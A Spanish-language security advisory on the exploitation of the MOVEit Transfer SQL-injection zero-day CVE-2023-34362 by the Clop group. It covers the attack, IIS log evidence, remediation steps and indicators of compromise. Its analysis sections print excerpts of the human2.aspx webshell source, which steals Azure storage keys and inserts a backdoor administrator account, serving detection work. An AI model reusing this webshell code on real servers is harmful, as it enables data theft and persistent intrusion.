

CYBER **SECURITY** **NEWS**

SECURITY OPERATIONS CENTER

MOVEit: ATAQUES A PLATAFORMA DERIVADOS DE VULNERABILIDAD ZERO- DAY

08 / Junio /2023

CONTENIDO

INTRODUCCIÓN.....	3
OPERACIÓN CMDSTEALER	4
CONTEXTO.....	¡Error! Marcador no definido.
VULNERABILIDAD.....	6
EL ATAQUE	7
ANÁLISIS	8
EL ARCHIVO .ASPX	9
CONCLUSIÓN	11
RECOMENDACIONES	12
INDICADORES DE COMPROMISO	12
CONTACTOS DE SOPORTE	13

INTRODUCCIÓN

MOVEit Transfer es una plataforma de transferencia de archivos gestionada o MFT, por sus siglas en inglés. Esta plataforma permite a las empresas el envío de archivo entre empresas compañeras o bien hacia clientes, esto mediante el uso de cargas basadas en SFTP, SCP, y HTTP. Lo que hace que sea un objetivo ideal para conducir acciones maliciosas, como el hurto de información.

Recientemente se ha observado la explotación de lo que sería una vulnerabilidad Zero-day, ahora identificada como CVE-2023-34362. La cual es catalogada como una vulnerabilidad de inyección SQL en la aplicación web de MOVEit Transfer, esta permite a actor malicioso conseguir acceso a la base de datos de MOVEit.

El ataque ha sido atribuido a grupo Lace Tempest, según comentó el equipo de inteligencias contra amenazas de Microsoft, basado en el uso de operaciones ransomware y dirigir el sitio de extorsión Clop. Esto sería posteriormente confirmado en un comunicado dirigido a BleepingComputer por parte de Clop ransomware.

El ataque a esta vulnerabilidad ha iniciado una gran serie de contramedidas por parte de distintas entidades, como es el caso de CISA, quien agregó a su lista de vulnerabilidades explotadas conocidas (KEV) y alertó a las entidades de gobierno, la aplicación de los parches liberados por los proveedores, de manera inmediata.

OPERACIÓN MOVEit

A continuación, se encuentra en cuadro de identificación de la amenaza.

ID de alerta:	DSOC-CERT_2023_06_08_3
Clasificación de alerta:	Noticia
Tipo de Impacto:	Alta
TLP (Clasificación de información):	CLEAR
Fecha de publicación:	08/06/2023
Es día cero (0 day):	Sí

GENERALIDADES

Recientemente el grupo criminal Clop ransomware ha revelado ser el actor intelectual tras los ataques a la plataforma de MOVEit Transfer, mediante la explotación de una vulnerabilidad Zero-day para acceder a los servidores de múltiples compañías con la finalidad de robar la información sensible de estas.

Los ataques hacia MOVEit han sido atribuidos, según Microsoft, a el grupo Lace Tempest, conocido por sus operaciones de ransomware y por dirigir el sitio de extorsión Clop.




Microsoft Threat Intelligence
@MsftSecIntel

...

Microsoft is attributing attacks exploiting the CVE-2023-34362 MOVEit Transfer 0-day vulnerability to Lace Tempest, known for ransomware operations & running the Clop extortion site. The threat actor has used similar vulnerabilities in the past to steal data & extort victims.

[Traducir Tweet](#)



7:55 p. m. · 4 jun. 2023 · 275,5 mil Reproducciones

Imagen 1. Comunicado de Microsoft a través de su cuenta oficial en Twitter.

MOVEit Transfer es una plataforma de transferencia de archivos gestionada o MFT por sus siglas en inglés, desarrollada por Ipswitch, una subsidiaria estadounidense de Progress Software Corporation. Que permite a las empresas la transferencia de archivos de manera segura, entre empresas y clientes, haciendo uso de cargas basados en los protocolos SFTP, SCP HTTP. Progress MOVEit Transfer se ofrece como una solución local gestionada por el cliente y una plataforma SaaS en la nube gestionada por el desarrollador.

Según informes, se cree que el primer contacto con los atacantes tuvo lugar el 27 de mayo de 2023, durante los días de feriado por el US Memorial Day. Estos ataques habían sido llevados a cabo mediante la explotación de la vulnerabilidad Zero-day, ahora rastreada como CVE-2023-34362. A través de esta, los atacantes soltaron webshells especialmente diseñados en los servidores, permitiendo así, recuperar una lista de archivos almacenados en el servidor comprometido, descargar archivos y robar las credenciales de los contenedores Azure Blob Storage configurados.

En un comunicado reciente del grupo criminal a BleepingComputer, Clop ransomware declaró que ellos se encontraban tras el ataque de MOVEit. A su vez, estos también confirmaron que la explotación de la vulnerabilidad habría comenzado el 27 de mayo, tal y como se había informado previamente.

El ataque inicio en días de feriado, lo cual es una táctica común de la operación de Clop ransomware, del cual ya se tiene registro de ataques de explotación a gran escala durante las vacaciones, cuando hay unos escasos de personal en las organizaciones.

VULNERABILIDAD

La vulnerabilidad en cuestión ha sido rastreada como CVE-2023-34362 la cual resulta ser una vulnerabilidad en las versiones anteriores a 2021.0.6 (13.0.6), 2021.1.4 (13.1.4), 2022.0.4 (14.0.4), 2022.1.5 (14.1.5), y 2023.0.1 (15.0.1). La vulnerabilidad se trata de una inyección SQL en las aplicaciones de transferencia web de MOVEit, lo que permite a un atacante no autenticado, ganar acceso a la base de datos de transferencia de MOVEit.


Dependiendo del motor de base de datos empleado (MySQL, Servidor de Microsoft SQL o bien Azure SQL) un atacante puede ser capaz de inferir en la información sobre la estructura y el contenido de la base de datos, y ejecutar comentarios SQL que alteren o eliminen elementos de la base de datos. Hasta ahora no se tiene una puntuación de la severidad de esta vulnerabilidad.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD**

Base Score: N/A

NVD score not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

Imagen 2. Puntuación CVSS aun sin asignar para CVE-2023-34362.

EL ATAQUE

La explotación exitosa de la vulnerabilidad permite el despliegue de un web Shell denominado “human2.aspx” en el directorio “wwwrot” (C:\MOVEitTransfer\wwwroot\), el cual es creado a través de un script con un nombre de archivo creado de manera aleatoria. La finalidad es la filtración de una gran variedad de información almacenada por el servicio local de MOVEit.

El backdoor human2.aspx es cargado durante el ataque y permite a los atacantes realizar una gran variedad de acciones maliciosas como: la obtención de listas folders, archivos y usuarios presentes en los entornos MOVEit; descargar cualquier archivo en MOVEit; Insertar un usuario backdoor administrativo en MOVEit y dar a los atacantes una sesión activa para permitir la elusión de credenciales.

Este archivo ASPX escenifica una cuenta de base de datos SQL que se utilizará para el acceso posterior, descrito con más detalle a continuación.

```
<%@ Page Language="C#" %>

<%@ Import Namespace="MOVEit.DMZ.ClassLib" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Infrastructure.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Files" %>
<%@ Import Namespace="MOVEit.DMZ.Cryptography.Contracts" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Cryptography" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.FileSystem" %>
<%@ Import Namespace="MOVEit.DMZ.Core" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Users" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users.Enum" %>

<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.IO.Compression" %>

<script runat="server">
private Object connectDB() { var MySQLConnect = new DbConn(SystemSettings.DatabaseSettings()); bool
flag = false; string text = null; flag = MySQLConnect.Connect(); if (!flag) { return text; } return
MySQLConnect; } private Random random = new Random(); public string RandomString(int length) { const
string chars = "abcdefghijklmnopqrstuvwxyz0123456789"; return new string(Enumerable.Repeat(chars,
length) .Select(s => s[random.Next(s.Length)]).ToArray()); } protected void Page_load(object sender,
EventArgs e) { var pass = Request.Headers["X-siLock-Comment"]; if (!String.Equals(pass,
"51b6439d-a518-4f75-8609-c864faa16559")) { Response.StatusCode = 404; return; }
Response.AppendHeader("X-siLock-Comment", "comment"); var instid = Request.Headers["X-siLock-Step1"];
string x = null; DbConn MySQLConnect = null; var r = connectDB(); if (r is String) {
Response.Write("OpenConn: Could not connect to DB: " + r); return; } try { MySQLConnect = (DbConn)r;
if (int.Parse(instid) == -1) { string azureAccout = SystemSettings.AzureBlobStorageAccount; string
azureBlobKey = SystemSettings.AzureBlobKey; string azureBlobContainer =
SystemSettings.AzureBlobContainer; Response.AppendHeader("AzureBlobStorageAccount", azureAccout);
```

Imagen 3. Webshell instalado durante ataques a MOVEit.

ANÁLISIS

Según Huntress y Rapid7, cerca de 2,500 instancias de MOVEit Transfer han sido expuestas al público a partir del 31 de mayo de 2023, siendo la mayoría de estas en regiones de los Estados Unidos. A través de una revisión de los registros de acceso de IIS de lo hosts afectados, se pudo observar lo siguiente:




Imagen 4. Servidores con servicios de MOVEit.

```
2023-05-30 17:05:50 192.168.###.### GET / - 443 - 5.252.190.181 user-agent - 200
2023-05-30 17:06:00 192.168.###.### POST /guestaccess.aspx - 443 - 5.252.191.14 user-agent - 200
2023-05-30 17:06:00 192.168.###.### POST /api/v1/token - 443 - 5.252.191.14 user-agent - 200
2023-05-30 17:06:02 192.168.###.### GET /api/v1/folders - 443 - 5.252.191.14 user-agent - 200
2023-05-30 17:06:02 192.168.###.### POST /api/v1/folders/605824912/files uploadType=resumable 443 - 5.252.191.14 user-agent - 200
2023-05-30 17:06:02 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHttpClient - 200
2023-05-30 17:06:02 192.168.###.### POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.191.14 user-agent - 200
2023-05-30 17:06:04 192.168.###.### POST /guestaccess.aspx - 443 - 5.252.190.233 user-agent - 200
2023-05-30 17:06:08 192.168.###.### PUT /api/v1/folders/605824912/files uploadType=resumable&fileId=963061209 443 - 5.252.190.233 user-agent - 500
2023-05-30 17:06:08 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHttpClient - 200
2023-05-30 17:06:08 192.168.###.### POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.233 user-agent - 200
2023-05-30 17:06:11 192.168.###.### POST /guestaccess.aspx - 443 - 5.252.190.116 user-agent - 200
2023-05-30 17:06:21 192.168.###.### GET /human2.aspx - 443 - 5.252.191.88 user-agent - 404
```

Imagen 5. Registros de acceso IIS.

El archivo `moveitisapi.dll` es utilizado para llevar a cabo la inyección SQL cuando es solicitada con encabezados específicos; `guestaccess.aspx` se utiliza para preparar una sesión y extraer tokens CSRF y otros valores de campo para realizar otras acciones. Es de notar que el código de respuesta para el archivo `human2.aspx` es 404. Este valor es devuelto cuando la contraseña correcta no es provista. Lo que podría indicar cierta impaciencia por parte del atacante en el proceso de carga, o bien, podría ser la confirmación de que el backdoor se estableció de manera apropiada.

EL ARCHIVO .ASPX

Según las observaciones realizadas, el archivo ASPX impone una contraseña estática para el acceso, determinada por el encabezado HTTP `X-siLock-Comment`. Si esta contraseña no es provista, el servidor regresa el código 404 y no realiza más acciones. Se pudo observar que esta contraseña varía, lo que explica la variedad de hashes compartidos como indicadores de compromiso para el archivo `human2.aspx`.

Otra de las funciones de .ASPX es la de conectarse a la base de datos y ofrecer funcionalidades basadas por el encabezado `X-siLock-Step1` provisto. Con la finalidad de:

- (-2) eliminar un usuario “Health Check Service” de la base de datos.
- (-1) filtra información de Azure a través de la cabecera de respuesta y devolver un flujo GZIP de todos los archivos, propietarios y tamaños de archivos, y datos de instituciones presentes en MOVEit.
- (empty) regresa cualquier archivo especificado por el encabezado `X-siLocked-Step2` y `X-SiLocked-Step3`. Si estos valores de encabezado no son provistos, entonces se agregará un nuevo usuario administrador “Health Check Service” en la base de datos y crear una sesión activa de larga duración para esta cuenta.

Se pudieron observar eventos de 30 de mayo en los que este host afectado tenía `w3wp.exe` ejecutando el compilador de C# `csc.exe`, lo que coincide con la creación del backdoor `human2.aspx`. Al compilarlo, el sistema creará una DLL bajo:

- `C:\Windows\Microsoft.net\Framework64\v4.0.30319\Temporary Files\root\9a11d1d0\5debd404` ASP.NET

El número de la versión de .NET podría diferir o bien, los dos últimos subdirectorios podrían tener diferentes valores Hex.

En el directorio, se pudo observar un nuevo artefacto `App-Web_wrpngbm2.dll` el cual fue creado con la misma marca de tiempo, el cual difiere de un `App_Web_5h5nuzvn.dll`, creado un año antes. Luego de observar este nuevo artefacto mediante dotPeek, se determinó que se trata del archivo precompilado `human2.aspx`, antes mencionado.

```
[DebuggerNonUserCode]
protected override void FrameworkInitialize()
{
    base.FrameworkInitialize();
    this.__BuildControlTree(this);
    this.AddWrappedFileDependencies(human2_aspx.__fileDependencies);
    this.Request.ValidateInput();
}

[DebuggerNonUserCode]
public human2_aspx()
{
    this.AppRelativeVirtualPath = "~/human2.aspx";
    if (human2_aspx.__initialized)
        return;
    human2_aspx.__fileDependencies = this.GetWrappedFileDependencies(new string[1]
    {
        "~/human2.aspx"
    });
    human2_aspx.__initialized = true;
}
```

Imagen 6. Human2.aspx

```
public class human2_aspx : Page, IRequiresSessionState, IHttpHandler
{
    private static bool __initialized;
    private static object __fileDependencies;
    private Random random = new Random();

    private object connectDB()
    {
        DbConn dbConn = new DbConn(SystemSettings.DatabaseSettings());
        string str = (string) null;
        return !dbConn.Connect() ? (object) str : (object) dbConn;
    }

    public string RandomString(int length) => new string(Enumerable.Repeat<string>("abcdefghijklmnopqrstuvwxyz0123456789", length).Select<string, char>((Func<string, char>) (s => s[this.random.Next(s.Length)]))).ToArray<char>());

    protected void Page_load(object sender, EventArgs e)
```

Imagen 7. La clase human2_aspx es la responsable de llenar el contenido de los archivos.

La primera vez que se "renderiza" un archivo ASPX, .NET lo precompila y almacena en caché los resultados en estos archivos temporales. Estos son artefactos sobrantes de csc.exe preparando el archivo human2.aspx recién añadido.

Si se tiene un segundo App_web_... .dll significaría que el sistema ha sido comprometido ya que esto indicaría que el backdoor ha sido compilado y se encuentra presente. Solamente uno debería de estar presente para el funcionamiento normal de la aplicación de MOVEit.

DISTINTAS POSTURAS

Como respuesta a estos ataques, la agencia CISA, ha hecho un llamado a usuarios y organizaciones para el seguimiento adecuado de los pasos de mitigación para asegurarse contra cualquier actividad maliciosa, a su vez también advertía aislar los servidores mediante el bloqueo de tráfico saliente y entrante e inspeccionar el entorno para la detección de posibles indicadores de compromiso.

CISA también agregó recientemente el fallo de inyección SQL del que ha sido víctima Progress MOVEit Transfer, a su catálogo de Vulnerabilidades Explotadas Conocidas o KEV, por sus siglas en inglés. Y recomienda a las agencias federales aplicar los parches liberados por el proveedor.

Mandiant, quienes se encuentran siguiendo la actividad bajo el apodo no categorizado UNC4857, ha mencionado que los ataques oportunistas han afectado a una "amplia gama de industrias" con sede en Canadá, India, Estados Unidos, Italia, Pakistán y Alemania.

Mientras que la subsidiaria de Google Cloud ha mencionado que "es consciente de múltiples casos en los que grandes volúmenes de archivos han sido robados de los sistemas de transferencia MOVEit de las víctimas".

CONCLUSIÓN

Si bien, las motivaciones exactas detrás de esta explotación masiva de la vulnerabilidad CVE-2023-34362, es desconocida. Es un comportamiento común en este tipo de ataques donde se ve comprometida información sensible, el monetizar toda la información que se pudiera recolectar en el ataque por medio de operaciones de extorsión, acompañada de ventas de esta información a través de foros, usualmente alojados en la Deep Web.

Se observa una creciente actividad, por parte de los actores maliciosos, los cuales tienen como objetivo los sistemas de transferencia de datos de las grandes empresas, los cuales han demostrado ser un medio lucrativo para desviar datos críticos de varias víctimas a la vez. Por lo que se hace un llamado a mantener al día las actualizaciones ofrecidas por el proveedor, con la finalidad de evitar ser víctima de este tipo de campañas maliciosas.

RECOMENDACIONES

Con la finalidad de prevenir la explotación exitosa de la vulnerabilidad de inyección SQL en los entornos de MOVEit Transfer, se recomienda lo siguiente:

- Deshabilitar todo tráfico HTTP y HTTPS dirigido a los entornos de MOVEit Transfer. Mediante la modificación de reglas de firewall para denegar el tráfico en los puertos 80 y 443 hasta que se apliquen los parches pertinentes.
- Eliminar cualquier archivo y cuenta de usuario no autorizada.
- Eliminar cualquier instancia de human2.aspx o bien, cualquier archivo con el prefijo “human2” y archivos de scripts .cmdline.
- Realizar búsqueda, en el servidor de MOVEit Transfer, de cualquier archivo nuevo, creado en el directorio C:\MOVEitTransfer\wwwroot\.
- Realizar búsqueda, en el servidor MOVEit Transfer, de cualquier archivo APP_WEB_[random].dll creado en el directorio C:\Windows\Microsoft.NET\Framework64\[version]\Temporary ASP.NET Files\root\[random]\[random]\ directory. Se deberá detener IIS, para posteriormente borrar los archivos encontrados y nuevamente iniciar IIS.
- Remover cualquier cuenta de usuario no autorizada.
- Revisar los registros en busca de descargas de archivos inesperados desde IPs desconocidas o bien, un gran número de archivos descargados.
- Revisar los registros IIS en busca de cualquier evento incluido GET /human2.aspx. Un gran número de entradas de registro o bien, entradas con data de gran tamaño podría indicar descargas de archivo no deseado.
- Reiniciar credenciales en todos los sistemas afectados y cuentas de servicio de MOVEit.
- Realizar parcheo a las versiones liberadas por el proveedor, MOVEit Transfer (2023.0.1, 2022.1.5, 2022.0.4, 2021.1.4, 2021.0.6); MOVEit Cloud (14.1.4.94, 14.0.3.42).
- Verificar que todos los archivos hayan sido eliminados de manera exitosa, si existe algún remanente, se deben reiniciar las credenciales de la cuenta de servicios.
- Una vez verificado, habilitar el tráfico HTTP y HTTPS a entornos MOVEit Transfer.
- Se recomienda monitoreo continuo en los días posteriores, con ayuda de los indicadores de compromiso.

INDICADORES DE COMPROMISO

https://github.com/develgroup/SOC_IOCs/tree/f06ab2314d92426a40f08d1f00ffe9f403748ece/20230607_03_MOVEit

CONTACTOS DE SOPORTE



Correo electrónico: cert@develsecurity.com

Teléfonos directos:

Guatemala: +(502) 2307 5757

El Salvador: +(503) 2249 4252

Honduras: +(504) 2283 5904

República Dominicana: +1 829 734 2040

WhatsApp: +(502) 5124 9536

Sitio Web: <https://www.devel.group/reporta-un-incidente>